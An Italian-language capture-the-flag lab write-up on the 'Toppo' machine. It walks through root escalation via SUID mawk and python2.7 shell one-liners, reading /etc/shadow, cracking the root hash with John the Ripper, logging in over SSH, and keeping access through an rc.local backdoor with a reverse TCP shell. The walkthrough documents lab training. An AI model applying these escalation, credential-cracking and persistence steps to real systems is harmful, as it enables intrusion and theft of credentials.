Il file eseguibile **/usr/bin/mawk** è l’interprete di mawk, una implementazione leggera e veloce del linguaggio AWK (pattern scanning and processing language), usata per elaborare, filtrare e trasformare testo o flussi di dati mediante script AWK.

Binario /usr/bin/mawk

Diventiamo root

E’ stato eseguito il comando:

mawk 'BEGIN {system("/bin/sh")}'

```
ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'
# whoami
root
```

Invocando mawk 'BEGIN {system("/bin/sh")}' si ottiene una shell con i privilegi di root.
Si è optato per l’uso di /bin/sh al posto di /bin/bash, in quanto quest’ultimo tenderebbe a disabilitare il bit SUID, annullando di conseguenza i privilegi di root acquisiti.

Troviamo la bandiera

Diventiamo root

```
ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'
# whoami
root
# cd /root/
# ls
flag.txt
# cat flag.txt
 _________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.   .--.
    | |  / .`\ \[ `/`\ \[ `/`\ \ v .`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|


Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

Navighiamo tra le cartelle e troviamo il file flag.txt.

Binario /usr/bin/python2.7

Il file eseguibile **/usr/bin/python2.7** corrisponde all’interprete della versione 2.7 di Python, il linguaggio impiegato per eseguire script Python.

Binario /usr/bin/python2.7

Diventiamo root

E’ stato impiegato il comando:

python2.7 -c 'import pty;pty.spawn("/bin/sh")'

```
ted@Toppo:~$ python2.7 -c 'import pty;pty.spawn("/bin/sh")'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# whoami
root
```

Invocando pty.spawn("/bin/sh") si ottiene una shell interattiva che eredita quei privilegi, permettendo l’accesso a risorse riservate a root. Anche in questo caso si è optato per l’uso di /bin/sh al posto di /bin/bash, in quanto quest’ultimo tenderebbe a disabilitare il bit SUID, annullando di conseguenza i privilegi di root acquisiti.

Troviamo la bandiera

Diventiamo root

```
ted@Toppo:~$ python2.7 -c 'import pty;pty.spawn("/bin/sh")'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# whoami
root
# cd /root/
# ls
flag.txt
# ls -la
total 24
drwx------  2 root root 4096 Apr 15  2018 .
drwxr-xr-x 21 root root 4096 Apr 15  2018 ..
-rw-------  1 root root   53 Apr 15  2018 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  397 Apr 15  2018 flag.txt
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
# cat flag.txt
 ________
|  _  _  |
|_/ | | \_|.__.   _ .__.   _ .__.   .__.
    | |  / .`\ \[ '/`\ \[ '/`\ \ v .`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|


Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

Navighiamo tra le cartelle e troviamo il file flag.txt.

Cracking password

Una volta ottenuto l’accesso con privilegi di amministratore, è stato possibile leggere il file **/etc/shadow**, che custodisce gli hash delle password di tutti gli account di sistema, incluso l’utente root.

Cracking password

```
# cat /etc/shadow | grep root
root:$6$5UK1sFDk$sf3zXJZ3pwGbvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmdS2cFz.MIgHS/bYsXmBjI0:17636:0:99999:7:::
#
```

L’hash della password di root è stato estratto attraverso l’esecuzione del seguente comando:
cat /etc/shadow | grep root

Cracking password

```
┌──(kali㉿kali)-[~]
└─$ echo '$6$5UK1sFDk$sf3zXJZ3pwGbvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmdS2cFz.MIgHS/bYsXmBjI0' > root.hash

┌──(kali㉿kali)-[~]
└─$ cat root.hash
$6$5UK1sFDk$sf3zXJZ3pwGbvxaQ/1zjaT0iyvw36oltl8DhjTq9Bym0uf2UHdDdRU4KTzCkqqsmdS2cFz.MIgHS/bYsXmBjI0
```

L’hash così recuperato è stato successivamente archiviato in un file denominato root.hash, per essere in seguito decifrato con l’ausilio di **John the Ripper**

Cracking password


John the Ripper è uno strumento impiegato per il cracking offline delle password: prende in input un file contenente hash e tenta di risalire alle password in chiaro sfruttando attacchi basati su dizionari o su forza bruta. Viene utilizzato esclusivamente quando gli hash sono già stati raccolti e disponibili per l’analisi.

Cracking password

```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
```

La fase iniziale del processo di decifrazione ha richiesto la preparazione del file di dizionario. Essendo il dizionario **rockyou.txt** archiviato in un formato compresso **.gz**, è stato necessario decompressarlo per renderlo leggibile da John the Ripper.

Cracking password



```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ john root.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test123          (?)
1g 0:00:00:07 DONE (2025-08-27 07:49) 0.1340g/s 2367p/s 2367c/s 2367C/s paramedic..ellie123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

E’ stato avviato un attacco a dizionario, volto a confrontare ogni parola dell'elenco con l'hash precedentemente estratto e salvato nel file root.hash

Lo strumento John the Ripper ha rivelato la password in chiaro per l’account root: **test123**.

Cracking password

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.0.2.5
root@10.0.2.5's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:28:00 2018 from 192.168.0.29
root@Toppo:~#
```

Grazie a tale password siamo riusciti ad accedere come root al sistema usando SSH.

07 Maintaining access

Come restiamo infiltrati?

Il nostro processo

1) Generazione Backdoor e script sh

2)Trasferimento a Target

Con Secure Copy Protocol


3) Attivazione Backdoor

Script in etc/rc.local

4) Collegamento dell’attaccante

Modulo handler

Successo


[*] Started reverse TCP handler on 10.0.2.4:5555
[*] Command shell session 1 opened (10.0.2.4:5555 → 10.0.2.5:35669)
whoami
root

Grazie per l’attenzione.

Inquadra per accedere alla repository con maggiori informazioni.